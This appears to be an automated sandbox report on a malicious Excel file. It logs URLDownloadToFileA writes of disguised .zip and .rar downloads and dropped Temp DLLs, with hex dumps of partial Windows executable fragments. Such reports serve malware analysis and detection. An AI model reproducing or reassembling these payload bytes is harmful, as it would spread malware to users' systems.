.....[Content_Types].xmlPK..-.....!..U0#....L .....<..._rels/.re lsPK..-.....!.`..9F..... .....b...xl/_rels/wor kbook.xml.relsPK..-.....!. ?.....O..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\xkpffwn[1].zip	unknown	773	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 35 51 21 75 54 3f 72 75 54 3f 72 75 54 3f 72 a8 ab f1 72 74 54 3f 72 78 06 e2 72 77 54 3f 72 78 06 e0 72 74 54 3f 72 78 06 df 72 7a 54 3f 72 78 06 de 72 77 54 3f 72 a8 ab f4 72 76 54 3f 72 75 54 3e 72 3c 54 3f 72 78 06 e3 72 74 54 3f 72 78 06 da 72 7a 54 3f 72 78 06 e4 72 74 54 3f 72 78 06 e1 72 74 54 3f 72 52 69 63 68 75 54 3f 72 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ.....@..... ....!..L.!This program cannot be run in DOS mode....$.....15Q!uT?ruT?ruT?r...rtT?rx..rwT?rx..rtT?rx..rzT?rx..rwT?r...rvT?ruT>r<T?rx..rtT?rx..rzT?rx..rtT?rx..rtT?rRichuT?r.....PE..L..	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\xkpffwn[1].zip	unknown	8192	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\xkpffwn[1].zip	unknown	4164	82 01 88 5c 24 38 74 55 8b 41 4c 6a 00 50 8b 41 48 50 a1 30 6c 83 01 53 53 83 ec 08 8b cc 89 64 24 5c 89 01 e8 f2 d2 5b 00 8b 54 24 34 83 ec 08 8b cc c6 44 24 5c 02 89 64 24 38 89 11 e8 d9 d2 5b 00 8d 44 24 4c 50 88 5c 24 60 e8 8b a5 f5 ff 83 c4 28 8b 08 c6 44 24 38 03 51 eb 16 8b 4c 24 20 8d 54 24 28 52 e8 59 a2 ff a4 00 a6 00 a5 a9 aa ff a3 a7 00 00 ff 00 a6 00 66 f6 53 d8 3d 5f 49 bf c7 48 c6 5a fa 65 a0 dd 6e 65 89 31 70 4c 9e 33 67 92 cd 61 00 ff 00 a4 00 00 a0 00 a9 a4 a6 00 00 00 a2 00 a3 81 9e 21 9e 29 9c d1 b2 b1 e4 2e 30 17 d9 64 6e a3 28 85 b5 85 ba 16 d9 4b a5 aa 00 a3 ff a3 a4 ff 00 00 ff 00 a0 a6 ff 67 d8 a4 98 07 e1 22 db 28 31 5e 9b be b9 c2 d4 cd 10 f4 d5 ed 5e d9 9f a9 a1 00 ff a9 00 49 7d e7 5d 4a d0 a3 00 00 00 00 a2 00 00 00 a2 ff ff	...\$8tU.ALj.P.AHP.0l..SS.. ....d$\..... [..T$4.....D$\..d$8..... [..D$LP.\$`.....(...D$8. Q...L$ .T$(R.Y..... ..f.S.=_I..H.Z.e..ne.1pL.3g. .a.....!.).....0..dn. (.....K.....g.....". (1^.....^.....I}.]J.....	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ogsit.dll	unknown	13129	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 35 51 21 75 54 3f 72 75 54 3f 72 75 54 3f 72 a8 ab f1 72 74 54 3f 72 78 06 e2 72 77 54 3f 72 78 06 e0 72 74 54 3f 72 78 06 df 72 7a 54 3f 72 78 06 de 72 77 54 3f 72 a8 ab f4 72 76 54 3f 72 75 54 3e 72 3c 54 3f 72 78 06 e3 72 74 54 3f 72 78 06 da 72 7a 54 3f 72 78 06 e4 72 74 54 3f 72 78 06 e1 72 74 54 3f 72 52 69 63 68 75 54 3f 72 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ.....@..... ....!..L.!This program cannot be run in DOS mode....$.....15Q!uT?ruT?ruT?r...rtT?rx..rwT?rx..rtT?rx..rzT?rx..rwT?r...rvT?ruT>r<T?rx..rtT?rx..rzT?rx..rtT?rx..rtT?rRichuT?r.....PE..L..	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\xkpffwn[1].zip	unknown	8192	ba fa 59 1b f7 85 a4 00 ff 00 00 ff 00 a1 a4 a4 00 00 ff 00 00 a1 00 a3 c9 d7 1e 6a 7b c3 00 a4 a5 00 aa a6 ff 00 00 a9 00 aa ff 00 a1 00 a6 98 09 62 39 04 d4 60 ea 95 eb 2f 82 67 99 71 57 d4 23 0f f3 1b 67 32 56 bf 2d 2a 1f 24 f2 ca 9d 8c 28 50 00 a6 ff a2 00 00 a7 00 00 ff 00 00 aa 00 a1 e0 a7 37 a9 34 56 00 5c 2a 57 52 31 33 0a c9 0a 10 33 02 0e ab aa 5d b7 1f e2 7d a6 6b 74 88 7d 67 93 60 ee 14 7d 90 47 e7 32 7e e9 e3 a1 00 00 a6 00 00 03 06 b7 85 82 a8 a9 a2 a9 00 a6 a3 ff 00 00 00 00 a3 ff 00 a6 a0 a7 00 ff a1 aa 00 aa cc e4 f3 57 9e f0 7b 73 ef e4 c8 9e 21 9f ce bc 4a f6 7a 05 1c c2 01 de e9 f4 a5 a1 a9 a6 00 ff 00 a7 ff 00 00 ff 00 a2 a5 aa ff a5 00 00 a3 00 92 3b 2b d6 7e 51 ad c1 8b 63 b9 4b 38 b1 3f ae 19 00 00 00 a2 00 a9 00 00 aa a2 00 00 00	..Y.....j{. .....b9..`.../.g .qW.#...g2V.-*.$....(P..... .....7.4V.\*WR13....3....] ...}.kt.}g.`..}.G.2~..... .....W.. {s....!...J.z..... .....;+.~Q...c.K8.?	success or wait	103	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ogsit.dll	unknown	25422	7d 72 89 9b ad 8a 86 31 cb ef 73 47 43 0f c9 e3 5e bc 67 ac 32 44 9a 06 84 9c 0d dd 4b 74 ef b1 ef 2f 80 16 73 29 72 da a2 a3 00 00 a1 a1 a4 a4 a2 a1 a1 00 00 00 a1 00 00 00 b4 84 fc 81 42 ac ef c9 fb 29 83 9b 47 73 2f f4 00 00 a2 a2 a0 00 a2 00 00 a1 ff a3 a1 00 a9 1b 76 6a 47 3e 19 52 dc 8b 9d 5e 03 b5 27 a3 52 51 af b3 bf 73 85 e4 84 f3 b7 6a d3 00 aa a9 a6 00 aa de 25 08 2d dd e4 76 cd d3 ea 8d 29 8f 49 85 6a 40 14 53 57 c7 28 8a 87 74 16 ba 40 38 00 00 48 8b 0d bf cf 4d 01 e8 c2 06 c0 ff e9 2e 01 00 00 48 8d 15 42 29 cf 00 48 8d 0d bf cf 4d 01 ff 15 a1 84 bf 00 48 85 c0 0f 84 11 01 00 00 ba ff 3f 00 00 48 8b 0d 8c cf 4d 01 e8 8f 06 c0 ff e9 fb 00 00 00 48 8d 15 fb 0a cf 00 e8 9e 72 2e 00 84 c0 74 23 8b 05 a8 d5 4d 01 85 c0 75 0c b9 45 00 00 00 66 89 0d	}r.....1..sGC...^.g.2D.....Kt .../..s)r..... .B....)..Gs/.....v jG>.R...^..'.RQ...s.....j..... ...%.-..v....).I.j@.SW.(..t..@ 8..H....M.....H..B)..H.. ..M.....H.....?..H....M .....H.....r....t#... .M...u..E...f..	success or wait	26	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ogsit.dll	unknown	5707	3c fc 3c 04 3d 00 00 00 e0 01 00 d8 00 00 00 fc 3a 00 3b 04 3b 08 3b c8 3b cc 3b d0 3b d4 3b d8 3b dc 3b e0 3b e4 3b e8 3b ec 3b f0 3b f4 3b f8 3b fc 3b 00 3c 04 3c 08 3c 0c 3c 10 3c 14 3c 18 3c 1c 3c 20 3c 24 3c 28 3c 2c 3c 30 3c 34 3c 38 3c 3c 3c 40 3c 44 3c 48 3c 4c 3c 50 3c 54 3c 58 3c 5c 3c 60 3c 64 3c 68 3c 6c 3c 70 3c 74 3c 78 3c 7c 3c 80 3c 84 3c 88 3c 8c 3c 90 3c 94 3c 98 3c 9c 3c a0 3c a4 3c a8 3c ac 3c b0 3c b4 3c b8 3c bc 3c c0 3c c4 3c c8 3c cc 3c d0 3c d4 3c d8 3c dc 3c e0 3c e4 3c e8 3c ec 3c f0 3c f4 3c f8 3c fc 3c 00 3d 04 3d 08 3d 0c 3d 10 3d 14 3d 18 3d 1c 3d 20 3d 24 3d 28 3d 2c 3d 30 3d 34 3d 38 3d 3c 3d 40 3d 44 3d 48 3d 4c 3d 50 3d 00 00 00 f0 01 00 ec 01 00 00 64 34 68 34 e4 34 e8 34 f8 34 fc 34 04 35 1c 35 2c 35 30 35 40 35 44 35	<.<.=..........:.;.;.;.;.;.;. ;.;.;.;.;.;.;.;.;.;.<.<.<.<.<.<. <.< <$<(<, <0<4<8<<<@<D<H<L <P<T<X<\ <`<d<h<l<p<t<x<\|<.<.<.<. <.<.<.<.<.<.<.<.<.<.<.<.<.<.<. <.<.<.<.<.<.<.<.<.<.<.<.<.<.<. <.=.=.=.=.=.=.=.= =$= (=,=0=4=8=< =@=D=H=L=P=..........d4h 4.4.4.4.4.5.5,505@5D5	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\ylztwx[1].rar	unknown	1273	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 35 51 21 75 54 3f 72 75 54 3f 72 75 54 3f 72 a8 ab f1 72 74 54 3f 72 78 06 e2 72 77 54 3f 72 78 06 e0 72 74 54 3f 72 78 06 df 72 7a 54 3f 72 78 06 de 72 77 54 3f 72 a8 ab f4 72 76 54 3f 72 75 54 3e 72 3c 54 3f 72 78 06 e3 72 74 54 3f 72 78 06 da 72 7a 54 3f 72 78 06 e4 72 74 54 3f 72 78 06 e1 72 74 54 3f 72 52 69 63 68 75 54 3f 72 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ......................@...... ....!..L.!This program cannot be run in DOS mode....$.......15Q!uT?ruT?ruT?r...rtT?rx..rwT?rx..rtT?rx..rzT?rx..rwT?r...rvT?ruT>r<T?rx..rtT?rx..rzT?rx..rtT?rx..rtT?rRichuT?r........PE..L..	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\ylztwx[1].rar	unknown	5107	08 04 00 00 51 6a 00 50 e8 3a 09 2d 00 83 c4 0c 8d 4c 24 08 c7 44 24 14 ff ff ff ff e8 56 3d 5b 00 8b 4c 24 0c 64 89 0d 00 00 00 00 59 5e 83 c4 10 c3 cc cc cc cc cc 6a ff 68 fb 12 38 01 64 a1 00 00 00 00 50 51 56 a1 14 9b 7d 01 33 c4 50 8d 44 24 0c 64 a3 00 00 00 00 6a 60 e8 73 2e 6a 00 8b f0 83 c4 04 89 74 24 08 85 f6 c7 44 24 14 00 00 00 00 74 0f 8b ce e8 ab 00 cb ff c7 06 2c 11 54 01 eb 02 33 f6 8b 4c 24 2c 8a 44 24 24 8b 54 24 28 51 8b 4c 24 20 52 88 46 5c 8b 44 24 28 50 51 68 1e 07 00 00 8b ce c7 44 24 28 ff ff ff ff e8 02 01 cb ff 56 e8 6c 88 1e 00 8b c8 e8 f5 8a 5c 00 8b 4c 24 0c 64 89 0d 00 00 00 00 59 5e 83 c4 10 c3 cc cc cc cc d9 ee 55 56 8b f1 57 66 c7 46 10 02 00 66 c7 46 12 03 00 c6 46 04 00 c6 46 05 00 33 d2 8d 7e 48 33 c9 66 39 4e 12 7e 15	....Qj.P.:.-.....L$..D$.....V=[..L$.d.....Y^.....j.h..8.d.....PQV...}.3.P.D$.d.....j`.s.j.....t$....D$.....t....,.....T...3..L$,.D$$.T$(Q.L$R.F\.D$(PQh.....D$(.....V.l.....\..L$.d.....Y^....UV..Wf.F...f.F....F...3..~H3.f9N.~.	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\ylztwx[1].rar	unknown	5219	83 46 7a f3 ef 52 78 b0 2d 4b dd e7 cf 34 4a a6 d3 c7 e4 71 64 00 00 00 00 ff 00 a3 a2 00 a2 a4 a6 ff a6 00 00 a5 ff 7b 3c bf ec 0a 81 7b 3e 37 de 95 c6 f2 e7 88 d2 4f 23 96 f7 25 37 9b 1f 84 ff a6 00 ff 00 a3 aa ff 00 a6 00 00 a4 00 ff 00 a6 89 19 08 79 8c 4f 9c 97 ad 29 2e 4d ed 40 9e 06 15 aa be 84 7e d0 97 8a a6 00 00 00 a0 00 00 00 a2 a6 a3 ff 00 a0 a7 73 ed 51 2f 9e a7 00 a9 ff 00 00 00 cf 4d 16 b2 05 fb 7b b6 29 25 c6 c5 a4 31 69 11 10 b3 fe 47 57 09 96 28 37 e6 a4 43 68 75 ae 21 03 a1 71 a4 aa a6 a4 00 00 00 aa a4 00 aa ff a4 00 00 00 a0 ff 00 00 00 ff 00 9d 8e e5 b8 44 e1 59 b9 2c 4a 2a a8 e4 7a c8 12 4b 30 7e 2d 32 49 e7 b3 ca 6b 26 24 3a fa 12 98 17 e9 f8 85 9d 42 ed 66 45 d5 d2 54 d2 00 00 a1 a4 aa a4 a1 a6 00 aa a6 a2 00 a4 a7 ff ff a9 00 00	.Fz..Rx.-K...4J....qd.....{<....{>7.....O#..%7.....y.O...).M.@.....~.....s.Q/.....M....{.)%...1i....GW..(7..Chu.!..q.....D.Y.,J*..z..K0~-2I...k&$:.....B.fE..T.....	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\ylztwx[1].rar	unknown	711	f0 d5 33 5f ac c7 07 c6 5f 28 8d 3a 71 98 c2 a6 00 a1 a0 a5 a6 ff a3 ff a1 ff 00 a7 00 00 a9 00 a9 00 00 00 00 00 00 a3 a7 aa 00 19 89 c6 8f c8 10 aa 3c 2f 07 71 4d 30 01 29 cb 7a 41 fb ff 83 de 74 e8 22 e6 e7 a8 63 6a 03 7f b4 27 3a 2c c6 16 67 f5 29 a4 1c 85 6a ff 00 00 a3 aa a9 a2 a3 a1 a4 a7 00 a2 5b ec f4 bc 57 c4 a6 a6 00 00 00 a1 00 a3 ff 00 00 00 a4 00 aa 00 a2 00 54 a6 90 5e 20 0a fb ae 23 6e de 3c 8f ef 5b ee ac 8a 3d 41 eb d9 87 88 b8 fb a4 a7 00 a6 aa 00 ff 00 00 aa ff a3 ff a0 a6 00 00 f2 c5 d7 de 77 d3 2c 53 04 61 c7 73 82 e6 0a bc 89 00 a0 a2 a7 a1 ff ff 00 a4 a3 00 a7 a8 ff a6 c7 ed 84 77 5b 73 14 3b 56 2a 6c ef ab 0f 23 12 7d dd 1e c7 51 8d ab 46 6e 4f 58 49 8b 8f 88 af 9e da 9e a3 09 ed be 3d 52 e9 3f 7f 1c bf 2b aa 00 a1 00 00 a0 46 5b	..3_...._(.:q..... .....</.qM0.).z A....t."...cj...';,..g.)...j.. .....[...W..... .....T..^ ...#n.<..[...=A..... .....w.,S.a.s .....w[s.;V* l...#.}...Q..FnOXI.....= R.?...+.....F[	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\suspendedpage[1].htm	unknown	7614	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0"	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\by9zwa7p1[1].zip	unknown	608	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 35 51 21 75 54 3f 72 75 54 3f 72 75 54 3f 72 a8 ab f1 72 74 54 3f 72 78 06 e2 72 77 54 3f 72 78 06 e0 72 74 54 3f 72 78 06 df 72 7a 54 3f 72 78 06 de 72 77 54 3f 72 a8 ab f4 72 76 54 3f 72 75 54 3e 72 3c 54 3f 72 78 06 e3 72 74 54 3f 72 78 06 da 72 7a 54 3f 72 78 06 e4 72 74 54 3f 72 78 06 e1 72 74 54 3f 72 52 69 63 68 75 54 3f 72 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ.....@..... ....!..L.!This program cannot be run in DOS mode....$.....15Q!uT?ruT?ruT?r...rtT?rx..rwT?rx..rtT?rx..rzT?rx..rwT?r...rvT?ruT>r<T?rx..rtT?rx..rzT?rx..rtT?rx..rtT?rRichuT?r.....PE..L..	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\by9zwa7p1[1].zip	unknown	7004	00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 10 05 00 00 00 80 0c 00 00 06 00 00 00 8c 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 e8 1a 00 00 00 90 0c 00 00 1c 00 00 00 92 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....@..@.rsrc................ ....@..@.reloc...... ....@..B..	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll	unknown	7612	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 35 51 21 75 54 3f 72 75 54 3f 72 75 54 3f 72 a8 ab f1 72 74 54 3f 72 78 06 e2 72 77 54 3f 72 78 06 e0 72 74 54 3f 72 78 06 df 72 7a 54 3f 72 78 06 de 72 77 54 3f 72 a8 ab f4 72 76 54 3f 72 75 54 3e 72 3c 54 3f 72 78 06 e3 72 74 54 3f 72 78 06 da 72 7a 54 3f 72 78 06 e4 72 74 54 3f 72 78 06 e1 72 74 54 3f 72 52 69 63 68 75 54 3f 72 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......15Q!uT? ruT?ruT?r...rtT?rx..rwT? rx..rtT?rx..rzT?rx..rwT? r...rvT?ruT>r<T?rx..rtT?rx. .rzT?rx..rtT?rx..rtT? rRichuT?r........PE..L..	success or wait	1	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\by9zwa7p1[1].zip	unknown	1338	24 18 e8 23 d3 5b 00 80 7f 01 00 8b 0d ac 60 82 01 88 5c 24 38 74 55 8b 41 4c 6a 00 50 8b 41 48 50 a1 30 6c 83 01 53 53 83 ec 08 8b cc 89 64 24 5c 89 01 e8 f2 d2 5b 00 8b 54 24 34 83 ec 08 8b cc c6 44 24 5c 02 89 64 24 38 89 11 e8 d9 d2 5b 00 8d 44 24 4c 50 88 5c 24 60 e8 8b a5 f5 ff 83 c4 28 8b 08 c6 44 24 38 03 51 eb 16 8b 4c 24 20 8d 54 24 28 52 e8 59 a2 ff a4 00 a6 00 a5 a9 aa ff a3 a7 00 00 ff 00 a6 00 66 f6 53 d8 3d 5f 49 bf c7 48 c6 5a fa 65 a0 dd 6e 65 89 31 70 4c 9e 33 67 92 cd 61 00 ff 00 a4 00 00 a0 00 a9 a4 a6 00 00 00 a2 00 a3 81 9e 21 9e 29 9c d1 b2 b1 e4 2e 30 17 d9 64 6e a3 28 85 b5 85 ba 16 d9 4b a5 aa 00 a3 ff a3 a4 ff 00 00 ff 00 a0 a6 ff 67 d8 a4 98 07 e1 22 db 28 31 5e 9b be b9 c2 d4 cd 10 f4 d5 ed 5e d9 9f a9 a1 00 ff a9 00 49 7d e7	$..#.[.....`...\$8tU.ALj.P. AHP.0l..SS.....d$\..... [..T$4.....D$\..d$8..... [..D$LP.\$`..... (...D$8.Q...L$ .T$(R.Y. .....f.S.=_I..H.Z. e..ne.1pL.3g..a..... ....!.).....0..dn.(.....K... .....g.....".(1^..... ...^.....I}.	success or wait	111	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll	unknown	2676	de 8e 2a 2b 1b 50 59 60 5e 0f f2 c6 af ac 3b 00 00 a2 a4 a0 ff 03 e5 02 c9 4a 89 87 44 f3 4c 15 0a 4f 90 9a 37 51 1b 8d b2 fe 2b 39 f4 e7 d7 2b 53 9e c4 b6 f8 ef 53 a1 22 ac ed 39 b0 2b c7 e6 c1 57 44 bb ff a1 a3 aa 00 aa 00 a6 00 a3 00 aa a0 a7 a6 00 00 a9 ff a5 ff a5 ff b8 ef 64 e4 cf fc 8f 5b 3a a0 4a 40 e3 26 15 8e 00 ff 00 00 a5 a4 00 a4 ff 00 00 ff 00 00 a4 a1 ff 00 a5 a2 00 a1 bf 73 38 29 70 07 76 de 8e 33 8e 87 fb 8b 9f 42 b3 f0 49 a8 af 7e fd 2e 88 53 8b 9d a4 00 a0 a6 00 ff 00 ff a4 00 00 a8 ff 00 aa a0 00 ff a7 a4 00 00 00 00 a9 00 00 a3 b3 47 a4 51 7c 43 32 b2 2a 38 51 65 b1 fc ba ba 4f d2 c7 50 1d a8 6e de 5d 00 a7 00 00 a1 ff a3 00 ff aa a9 a7 a4 86 fc ed 87 fc 43 62 00 00 b9 5b b6 d3 0a 56 c6 69 47 5f 93 8f 19 fc d6 ff 00 a6 30 04 00 00 50	..*+.PY`^.....;.....J..D. L..O..7Q....+9...+S.....S."..9.+...WD..... ...d....[:.J@.&..... .....s8)p.v..3.....B..I.. ~...S..... .....G.Q|C2.*8Qe....O..P..n .]..... .....Cb...[...V.i G_.....0...P	success or wait	413	7E36716	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll	unknown	1858	c9 3a cf 3a dd 3a e3 3a f8 3a 09 3b 15 3b 1c 3b 23 3b 3e 3b 48 3b 76 3b 89 3b d8 3b fb 3b 05 3c 0b 3c 1f 3c 2b 3c 51 3c 2c 3d 68 3d 8e 3d be 3d 71 3e 9c 3f a2 3f ae 3f b3 3f b8 3f bd 3f c6 3f 00 00 00 f0 0a 00 a0 00 00 00 19 30 1e 30 5d 30 62 30 6b 30 70 30 79 30 7e 30 8b 30 e8 30 f2 30 0d 31 17 31 86 31 d5 32 2b 33 e5 33 18 34 cc 34 12 35 28 35 61 35 c3 35 13 36 19 36 25 36 5c 36 74 36 29 37 2f 37 3b 37 6a 37 7b 37 a5 37 ac 37 b3 37 ba 37 d2 37 e1 37 eb 37 f8 37 02 38 12 38 65 38 97 38 b2 38 22 3a 39 3a 71 3a 86 3a 94 3a 9d 3a c8 3a 4f 3b 78 3b 92 3b 9a 3b a5 3b bc 3b d6 3b f1 3b f9 3b 07 3c 0c 3c 1b 3c 49 3c 74 3c ab 3c e1 3c f4 3c 84 3d b8 3d df 3d 2a 3e 6a 3f a7 3f 00 00 0b 00 a4 00 